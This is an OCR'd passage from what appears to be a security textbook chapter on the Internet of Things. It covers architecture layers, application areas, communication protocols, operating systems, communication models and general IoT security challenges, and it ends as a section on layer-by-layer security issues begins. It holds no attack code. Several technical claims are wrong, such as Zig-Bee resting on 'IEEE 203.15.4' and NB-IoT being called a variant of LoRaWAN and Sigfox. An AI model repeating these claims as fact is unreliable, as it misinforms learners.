


Figure 18.1: Workings of the IoT



IoT Architecture

The IoT architecture includes several layers, from the Application layer at the top to the Edge Technology layer at the bottom. These layers are designed in such a way that they can meet the requirements of various sectors, including societies, industry, enterprises, governments, etc.

The functions performed by each layer in the architecture are given below:

- **Edge Technology Layer**

  This layer consists of all the hardware components, including sensors, radio-frequency identification (RFID) tags, readers, or other soft sensors, and the device itself. These entities are the primary part of the data sensors that are deployed in the field for monitoring or sensing various phenomena. This layer plays an important part in data collection, and in connecting devices within the network and with the server.

- **Access Gateway Layer**

  This layer helps to bridge the gap between two endpoints, such as a device and a client. The initial data handling also takes place in this layer. This layer carries out message routing, message identification, and subscribing.

- **Internet Layer**

  This is a crucial layer as it serves as the main component in carrying out communication between two endpoints, such as device-to-device, device-to-cloud, device-to-gateway, or back-end data sharing.

- **Middleware Layer**

  This is one of the most critical layers that operates in two-way mode. As the name suggests, this layer sits in the middle of the application layer and the hardware layer, thus behaving as an interface between these two layers. It is responsible for important functions such as data management, device management, and various issues like data analysis, data aggregation, data filtering, device information discovery, and access control.

- **Application Layer**

  This layer, placed at the top of the stack, is responsible for the delivery of services to the relevant users from different sectors, including building, industrial, manufacturing, automobile, security, healthcare, etc.

IoT Application Areas and Devices

IoT devices have a wide range of applications. They are used in almost every sector of society to assist in various ways to simplify routine work and personal tasks and, thus, improve the standard of living. IoT technology is included in smart homes and buildings, healthcare devices, industrial appliances, transportation, security devices, the retail sector, etc.

Some of the applications of IoT devices are as follows:


- Smart devices that are connected to the Internet, providing different services to end-users, include thermostats, lighting systems and security systems, and several other systems that reside in buildings.
- In the healthcare and life science sectors, devices include wearable devices, health monitoring devices such as implanted heart pacemakers, ECG, EKG, surgical equipment, telemedicine, etc.
- The Industrial Internet of Things (IIoT) is attracting growth through three approaches: increasing production to boost revenue, using intelligent technology that is entirely changing the way goods are made, and the creation of new hybrid business models.
- Similarly, use of IoT technology in the transportation sector follows the concept of vehicle-to-vehicle, vehicle-to-roadside, and vehicle-to-pedestrian communication, thus improving traffic conditions, navigation systems, and parking schemes.
- IoT in retail is mainly used in payments, advertisements, and tracking or monitoring products to protect them from theft and loss, thereby increasing revenue.
- In IT and networks, IoT devices mainly include various office machines such as printers, fax machines, and copiers as well as PBX monitoring systems; these serve to improve communication between endpoints and provide ease of sending data across long distances.

Source: *https://www.beechamresearch.com*

Service Sectors	Application Groups	Locations	Devices
Buildings	Commercial/ Institutional	Office, Education, Retail, Hospitality, Healthcare, Airports, Stadiums	Heating, Ventilation, and Air Conditioning (HVAC), Transport, Fire and Safety, Lighting, Security, Access, etc.
	Industrial	Process, Clean Room, Campus	
Energy	Supply/ Demand	Power Generation, Transport, and Distribution, Low Voltage, Power Quality, Energy Management	Turbines, Windmills, UPS, Batteries, Generators, Meters, Drills, Fuel Cells, etc.
	Alternative	Solar Wind, Co-generation, Electrochemical	
	Oil/Gas	Rigs, Derricks, Heads, Pumps, Pipelines	
Consumer and Home	Infrastructure	Wiring, Network Access, Energy Management	Digital Cameras, Power Systems, MID, e-Readers, Dishwashers, Desktop Computers, Washing Machines / Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Awareness and Safety	Security/Alerts, Fire Safety, Elderly, Children, Power Protection	
	Convenience and Entertainment	HVAC/Climate, Lighting, Appliances, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctors' Offices	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Transport Systems	Tolls, Traffic Management, Navigation	

Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/ Processes	Petrochemicals, Hydro, Carbons, Food, Beverages	
	Converting/ Discrete	Metals, Papers, Rubber/Plastic, Metalworking, Electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	Surveillance	Radar/Satellite, Environment, Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	
	Public Infrastructure	Water, Treatment, Building, Environment, Equipment and Personnel, Police, Fire, Regulatory	
	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

Table 18.1: IoT application areas and devices



IoT Technologies and Protocols

The IoT includes a wide range of new technologies and skills. The challenge in the IoT space is the immaturity of technologies with associated services, and that of the vendors providing them. This poses a key challenge for the organizations exploiting the IoT. For successful communication between two endpoints, IoT primarily implements standard and networking protocols.

The major communication technologies and protocols with respect to the range between a source and the destination are as follows:

Short-Range Wireless Communication

- **Bluetooth Low Energy (BLE)**: BLE or Bluetooth Smart is a wireless personal area network. This technology is designed to be applied in various sectors such as healthcare, security, entertainment, and fitness.
- **Light-Fidelity (Li-Fi):** Li-Fi is like Wi-Fi with only two differences: the mode of communication and the speed. Li-Fi is a Visible Light Communications (VLC) system that uses common household light bulbs for data transfer at a very high speed of 224 Gbps.
- **Near-Field Communication (NFC)**: NFC is a type of short-range communication that uses magnetic field induction to enable communication between two electronic devices. It is primarily used in contactless mobile payment, social networking, and the identification of documents or other products.

- **QR Codes and Barcodes**: These codes are machine-readable tags that contain information about the product or item to which they are attached. A quick response code, or QR code, is a two-dimensional code that stores product information and can be scanned using smartphones, whereas a barcode comes in both one-dimensional (1D) and two-dimensional (2D) forms of code.
- **Radio-Frequency Identification (RFID)**: RFID stores data in tags that are read using electromagnetic fields. RFID is used in many sectors including industrial, offices, companies, automobiles, pharmaceuticals, livestock, and pets.
- **Thread**: A thread is an IPv6-based networking protocol for IoT devices. Its main purpose is home automation so that the devices can communicate with each other on local wireless networks.
- **Wi-Fi**: Wi-Fi is a technology that is widely used in wireless local area networking (LAN). At present, the most common Wi-Fi standard that is used in homes or companies is 802.11n, which offers a maximum speed of 600 Mbps and a range of approximately 50 m.
- **Wi-Fi Direct**: This is used for peer-to-peer communication without the need for a wireless access point. Wi-Fi direct devices start communication only after deciding which device will act as an access point.
- **Z-Wave**: Z-Wave is a low-power, short-range communication designed primarily for home automation. It provides a simple and reliable way to wirelessly monitor and control household devices like HVAC, thermostats, garages, home cinemas, etc.
- **Zig-Bee**: This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.
- **ANT**: Adaptive Network Topology (ANT) is a multicast wireless sensor network technology mainly used for short-range communication between devices related to sports and fitness sensors.

Medium-Range Wireless Communication

- **HaLow**: This is another variant of the Wi-Fi standard; it provides an extended range, making it useful for communications in rural areas. It offers low data rates, thus reducing the power and cost of transmission.
- **LTE-Advanced**: LTE-Advanced is a standard for mobile communication that provides enhancement to LTE, focusing on providing higher capacity in terms of data rate, extended range, efficiency, and performance.
- **6LoWPAN**: IPv6 over Low-Power Wireless Personal Area Networks (6LoWPAN) is an Internet protocol used for communication between smaller and low-power devices with limited processing capacity, such as various IoT devices.

- **QUIC**: Quick UDP Internet Connections (QUICs) are multiplexed connections between IoT devices over the User Datagram Protocol (UDP); they provide security equivalent to SSL/TLS.

Long-Range Wireless Communication

- **LPWAN**: Low Power Wide Area Networking (LPWAN) is a wireless telecommunication network, designed to provide long-range communications between two endpoints. Available LPWAN protocols and technologies include the following:
  - **LoRaWAN**: A Long Range Wide Area Network (LoRaWAN) is used to support applications such as mobile, industrial machine-to-machine, and secure two-way communications for IoT devices, smart cities, and healthcare applications.
  - **Sigfox**: This is used in devices that have short battery life and need to transfer a limited amount of data.
  - **Neul**: This is used in a tiny part of the TV white space spectrum to deliver high-quality, high-power, high-coverage, and low-cost networks.
- **Very Small Aperture Terminal (VSAT)**: VSAT is a communication protocol that is used for data transfer using small dish antennas for both broadband and narrowband data.
- **Cellular**: Cellular is a type of communication protocol that is used for communication over a longer distance. It is used to send high-quality data but with the drawbacks of being expensive and having high power consumption.
- **MQTT**: Message Queuing Telemetry Transport (MQTT) is an ISO standard lightweight protocol used to transmit messages for long-range wireless communication. It helps in establishing connections to remote locations, for example via satellite links.
- **NB-IoT**: Narrowband IoT (NB-IoT) is a variant of LoRaWAN and Sigfox that uses more enhanced physical layer technology and the spectrum used for machine-to-machine communication.

Wired Communication

- **Ethernet**: Ethernet is the most commonly used type of network protocol today. It is a type of LAN (Local Area Network) that consists of a wired connection between computers in a small building, office, or campus.
- **Multimedia over Coax Alliance (MoCA)**: MoCA is a type of network protocol that provides high-definition videos and related content to homes over existing coaxial cables.
- **Power-Line Communication (PLC)**: This is a type of protocol that uses electrical wires to transmit power and data from one endpoint to another. PLC is required for applications in different areas such as home automation, industrial devices, and broadband over power lines (BPL).

IoT Operating Systems

IoT devices consist of both hardware and software components. Hardware components include end devices and gateways, whereas software components include operating systems. Due to an increase in the production of hardware components (gateways, sensor nodes, etc.), traditional IoT devices that previously used to run without an OS started adopting new OS implementations specifically programmed for IoT devices. These operating systems provide the devices with connectivity, usability, and interoperability.

Given below are some of the operating systems used by IoT devices:

- **Windows 10 IoT**: This is a family of operating systems developed by Microsoft for embedded systems.
- **Amazon FreeRTOS**: This is a free open-source OS used in IoT microcontrollers that makes low-power, battery-operated edge devices easy to deploy, secure, connect, and manage.
- **Fuchsia**: This is an open-source OS developed by Google for various platforms, such as embedded systems, smartphones, tablets, etc.
- **RIOT**: This has fewer resource requirements and uses energy efficiently. It has the ability to run on embedded systems, actuator boards, sensors, etc.
- **Ubuntu Core**: Also known as Snappy, this is used in robots, drones, edge gateways, etc.
- **ARM Mbed OS**: This is mostly used for low-powered devices such as wearable devices.
- **Zephyr**: This is used in low-power and resource-constrained devices.
- **Embedded Linux**: This is used with all small, medium, and large embedded systems.
- **NuttX RTOS**: This is an open-source OS primarily developed to support 8-bit and 32-bit microcontrollers of embedded systems.
- **Integrity RTOS**: Primarily used in the aerospace or defense, industrial, automotive, and medical sectors.
- **Apache Mynewt**: This supports devices that work on the BLE protocol.
- **Tizen:** Tizen is an open-source, Linux-based operating system designed for a wide range of devices, including smartphones, tablets, smart TVs, wearables, and IoT devices.

IoT Application Protocols

- **CoAP**: Constrained Application Protocol (CoAP) is a web transfer protocol used to transfer messages between constrained nodes and IoT networks. This protocol is mainly used for machine-to-machine (M2M) applications such as building automation and smart energy.
- **Edge**: Edge computing helps the IoT environment to move computational processing to the edge of the network, allowing smart devices and gateways to perform tasks and services from the cloud end. Moving computational services to the edge of the network improves content caching, delivery, storage, and management of the IoT.

- **LWM2M**: Lightweight Machine-to-Machine (LWM2M) is an application-layer communication protocol used for application-level communication between IoT devices; it is used for IoT device management.
- **Physical Web**: Physical Web is a technology used to enable faster and seamless interaction with nearby IoT devices. It reveals the list of URLs being broadcast by nearby devices with BLE beacons.
- **XMPP**: eXtensible Messaging and Presence Protocol (XMPP) is an open technology for real-time communication used for IoT devices. This technology is used for developing interoperable devices, applications, and services for the IoT environment.
- **Mihini/M3DA**: Mihini/M3DA is a software used for communication between an M2M server and applications running on an embedded gateway. It allows IoT applications to exchange data and commands with an M2M server.

IoT Communication Models

IoT technology uses various technical communication models, each with its own characteristics. These models highlight the flexibility with which IoT devices can communicate with each other or with the client. Discussed below are four communication models and the key characteristics associated with each model:

- **Device-to-Device Communication Model**

  In this type of communication, inter-connected devices interact with each other through the Internet, but they predominantly use protocols such as ZigBee, Z-Wave or Bluetooth. Device-to-device communication is most commonly used in smart home devices such as thermostats, light bulbs, door locks, CCTV cameras, and fridges, which transfer small data packets to each other at a low data rate. This model is also popular in communication between wearable devices. For example, an ECG/EKG device attached to the body of a patient will be paired to his/her smartphone and will send him/her notifications during an emergency.

Figure 18.2: IoT device-to-device communication model

- **Device-to-Cloud Communication Model**

  In this type of communication, devices communicate with the cloud directly, rather than directly communicating with the client to send or receive data or commands. It uses

communication protocols such as Wi-Fi or Ethernet, and sometimes uses Cellular as well.

An example of Wi-Fi-based device-to-cloud communication is a CCTV camera that can be accessed on a smartphone from a remote location. In this scenario, the device (here, the CCTV camera) cannot directly communicate with the client; rather, it first sends data to the cloud, and then, if the client inputs the correct credentials, he/she is then allowed to access the cloud, which in turn allows him/her to access the device at his/her home.

Figure 18.3: IoT device-to-cloud communication model

- **Device-to-Gateway Communication Model**

  In the device-to-gateway communication model, the IoT device communicates with an intermediate device called a gateway, which in turn communicates with the cloud service. This gateway device could be a smartphone or a hub that is acting as an intermediate point, which also provides security features and data or protocol translation. The protocols generally used in this mode of communication are ZigBee and Z-Wave.

  If the application layer gateway is a smartphone, then it might take the form of an app that interacts with the IoT device and with the cloud. This device might be a smart TV that connects to the cloud service through a mobile phone app.

Figure 18.4: IoT device-to-gateway communication model

- **Back-End Data-Sharing Communication Model**

  This type of communication model extends the device-to-cloud communication type such that the data from the IoT devices can be accessed by authorized third parties. Here, devices upload their data onto the cloud, which is later accessed or analyzed by third parties. An example of this model would be an analyzer of the yearly or monthly energy consumption of a company. Later, the analysis can be used to reduce the company's expenditure on energy by following certain energy-harvesting or saving techniques.

Figure 18.5: IoT back-end data-sharing model

Challenges of IoT

IoT technology is growing so quickly that it has become ubiquitous. With numerous applications and features but a lack of basic security policies, IoT devices are currently easy prey for hackers. In addition, upgrades to IoT devices have introduced new security flaws that can be easily exploited by hackers. To overcome this significant issue, manufacturing companies should consider security as the top priority, starting with planning and design, and up to deployment, implementation, management, and maintenance.

Discussed below are some of the challenges facing IoT devices that make them vulnerable to threats:

- **Lack of Security and Privacy**: Most IoT devices today, such as household devices, industrial devices, healthcare devices, automobiles, etc., are connected to the Internet and contain important and confidential data. These devices lack even basic security and privacy policies, and hackers can exploit this to carry out malicious activity.
- **Vulnerable Web Interfaces**: Many IoT devices come with embedded web server technology that makes them vulnerable to attacks.
- **Legal, Regulatory, and Rights Issue**: Due to the interconnection of IoT devices, certain security issues are raised with no existing laws that address these issues.

- **Default, Weak, and Hardcoded Credentials**: One of the most common reasons for cyber-attacks on IoT devices is their authentication systems. These devices usually come with default and weak credentials, which can easily be exploited by a hacker to gain unauthorized access to the devices.
- **Clear Text Protocols and Unnecessary Open Ports**: IoT devices lack encryption techniques during the transmission of data, which at times causes them to use certain protocols that transmit data in clear text in addition to having open ports.
- **Coding Errors (Buffer Overflow)**: Most IoT devices today have embedded web services that are subject to the same vulnerabilities that are commonly exploited on web service platforms. As a result, updating such functionality may give rise to issues like buffer overflows, SQL injection, etc. within technology infrastructure.
- **Storage Issues**: IoT devices generally come with smaller data storage capacity, but the data collected and transmitted by the devices is limitless. Therefore, this gives rise to data storage, management, and protection issues.
- **Difficult-to-Update Firmware and OS**: Upgrading firmware is an essential step toward countering vulnerabilities in a device, but it may impair a device's functionality. For this reason, developers or manufacturers may hesitate or even refuse to provide product support or make adjustments during the development phase of their products.
- **Interoperability Standard Issues**: One of the biggest obstacles for IoT devices is the interoperability issue, which is key to the viability and long-term growth of the entire IoT ecosystem. The issues that arise due to lack of interoperability in IoT devices are the inability of manufacturers to test application programming interfaces (APIs) using common methods and mechanisms, their inability to secure devices using software from third parties, and their inability to manage and monitor devices using a common layer.
- **Physical Theft and Tampering**: Physical attacks on IoT devices include tampering with the devices to inject malicious code or files to make the devices work the way the attacker intends or making hardware modifications to the devices. Counterfeiting the devices may also be an issue when proper physical protection is not present to shield the devices.
- **Lack of Vendor Support for Fixing Vulnerabilities**: The firmware of the devices has to be upgraded in order to protect the devices against certain vulnerabilities, but vendors are hesitant, or they usually refuse to get third-party access to their devices.
- **Emerging Economy and Development Issues**: With widespread opportunities for IoT devices in every field, multiple layers of complexity are added for policymakers. The new landscape introduced by these devices adds a new dimension for the policymakers, who have to design new blueprints and policies for IoT devices.
- **Handling of Unstructured Data**: An increase in the number of connected devices will increase the complexity of handling unstructured data as its volume, velocity, and variety increases. It is important for organizations to understand and determine which data is valuable and actionable.

- **Scalability:** As the number of IoT devices increases, managing and scaling the IoT infrastructure becomes more complex, requiring efficient data management and analytics.
- **Power Consumption:** Many IoT devices are powered by batteries, leading to challenges in optimizing power consumption for extended device lifetimes.
- **Regulatory Compliance:** IoT deployments must comply with various regulations and standards related to data protection, privacy, and security that vary across regions and industries.
- **Integration with Legacy Systems:** Incorporating IoT technology into existing systems and infrastructure can be challenging, and requires seamless integration and compatibility.

Threat vs Opportunity

If **MISCONFIGURED** and **MISAPPREHENDED**, the IoT poses an unprecedented risk to personal data, privacy, and safety. If **APPREHENDED** and **PROTECTED**, IoT can boost transmissions, communications, delivery of services, and standard of living.

The threats to the IoT can be sorted into three primary categories: Security, Privacy, and Safety. All these categories are interrelated as they deal with the same device and its connectivity. The importance of these categories is clear, as IoT devices are fast becoming more pervasive in our lives than smartphones and will have access to the most confidential or sensitive personnel information, such as health records, financial records, and social security numbers.

For instance, when it comes to smartphones or tablets, there are only a couple of concerns in these areas, whereas if we possess any IoT device, then the concerns quickly multiply in number. Therefore, considering what IoTs can access, security, privacy, and safety are of paramount importance.

If these three categories of threats are prioritized and a number of required techniques are employed to overcome these issues, it will result in enhanced and secure communication between two endpoints, fewer cyber-attacks on devices, and a better user experience; in addition, it will also result in cost savings and efficiency gains.

IoT Security Problems

Potential vulnerabilities in the IoT system can result in major problems for organizations. Most IoT devices come with security issues such as the absence of a proper authentication mechanism or the use of default credentials, absence of a lock-out mechanism, absence of a strong encryption scheme, absence of proper key management systems, and improper physical security.

Some of the security issues at each layer of IoT architecture are given below:

